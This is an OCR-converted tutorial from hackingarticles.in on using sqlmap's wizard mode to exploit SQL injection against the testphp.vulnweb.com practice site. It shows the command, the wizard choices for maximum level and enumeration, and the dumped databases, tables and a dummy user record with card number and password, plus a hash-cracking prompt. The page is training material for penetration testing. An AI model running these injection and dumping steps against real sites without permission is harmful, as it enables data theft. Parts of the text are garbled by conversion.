


hackingarticles.in/easy-way-hack-database-using-wizard-switch-sqlmap

January 16, 2017

Sqlmap provides wizard options for beginner and saves you much time. So start your Kali Linux and open the terminal and now the following command to use wizard interface of sqlmap.

 $\frac{1}{6}$

 {1.0.12#stable}
<http://sqlmap.org>

```
[*] starting at 11:55:51
```

```
POST data (--data) [Enter for None]:
Injection difficulty (--level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard www.hackingarticles.in
> 2
Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Intermediate
[3] All
> 2
```

```
sqlmap is running, please wait..
```

Wonderful!!! We have got a database name and all table names with columns.

```

available databases [2]:
[*] acuart
[*] information_schema

Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| products|
| users   |
+-----+

Database: acuart
Table: categ
[3 columns]
+-----+-----+
| Column | Type          |
+-----+-----+
| cat_id | int(5)         |
| cdesc  | tinytext      |
| cname  | varchar(50)   |
+-----+-----+

Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type          |
+-----+-----+
| address| mediumtext    |
| cart   | varchar(100)  |
| cc     | varchar(100)  |

```

Then, again change level for penetration testing of the web with the sqlmap wizard.
Repeat the same command.

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --wizard
```

Type 3 for **hard**; to select the injection difficulty. Then, again **type 3** for **All** enumeration.

```

root@kali:~# sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --wizard
{1.0.12#stable}
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent may be
applicable local, state and federal laws. Developers assume no liability and are not
[*] starting at 11:56:07

[11:56:07] [INFO] starting wizard interface
POST data (--data) [Enter for None]:
Injection difficulty (--level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard
> 3
Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Intermediate
[3] All
> 3

sqlmap is running, please wait..

```

Awesome! Within three steps, we have gathered the entire information of the Acurat database. You can see the result clearly from the screenshot.

```

do you want to store hashes to a temporary file for eventual further processing with other tools
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
do you want to use common password suffixes? (slow!) [y/N] N
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+
| cc          | name      | cart      | pass | uname | phone |
+-----+-----+-----+-----+-----+-----+
| 1234-5678-2300-9000 | John Smith | a87a8ac8df6f59ecdfe7307d9e9b342b | test | test | 2323345 |
+-----+-----+-----+-----+-----+-----+

Database: acuart
Table: carts
[0 entries]
+-----+-----+-----+
| cart_id | item | price |
+-----+-----+-----+

Database: acuart
Table:

```

Finally, we have all tables with its field details and column details.

Database: information_schema
Table: TABLE_CONSTRAINTS
[4 entries]

TABLE_NAME	TABLE_SCHEMA	CONSTRAINT_TYPE	CONSTRAINT_NAME	CONSTRAINT_SCHEMA
artists	acuart	PRIMARY KEY	PRIMARY	acuart
categ	acuart	PRIMARY KEY	PRIMARY	acuart
pictures	acuart	PRIMARY KEY	PRIMARY	acuart
products	acuart	PRIMARY KEY	PRIMARY	acuart

Database: information_schema
Table: CHARACTER_SETS
[36 entries]

MAXLEN	DESCRIPTION	CHARACTER_SET_NAME	DEFAULT_COLLATE_NAME
2	Big5 Traditional Chinese	big5	big5_chinese_ci
1	DEC West European	dec8	dec8_swedish_ci
1	DOS West European	cp850	cp850_general_ci
1	HP West European	hp8	hp8_english_ci
1	KOI8-R Relcom Russian	koi8r	koi8r_general_ci
1	cp1252 West European	latin1	latin1_swedish_ci
1	ISO 8859-2 Central European	latin2	latin2_general_ci
1	7bit Swedish	swe7	swe7_swedish_ci
1	US ASCII	ascii	ascii_general_ci
3	EUC-JP Japanese	ujis	ujis_japanese_ci
2	Shift-JIS Japanese	sjis	sjis_japanese_ci
1	ISO 8859-8 Hebrew	hebrew	hebrew_general_ci
1	TIS620 Thai	tis620	tis620_thai_ci
2	EUC-KR Korean	euckr	euckr_korean_ci
1	KOI8-U Ukrainian	koi8u	koi8u_general_ci
2	GB2312 Simplified Chinese	gb2312	gb2312_chinese_ci
1	ISO 8859-7 Greek	greek	greek_general_ci
1	Windows Central European	cp1250	cp1250_general_ci

To learn more about Database Hacking. Follow this [Link](#).

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)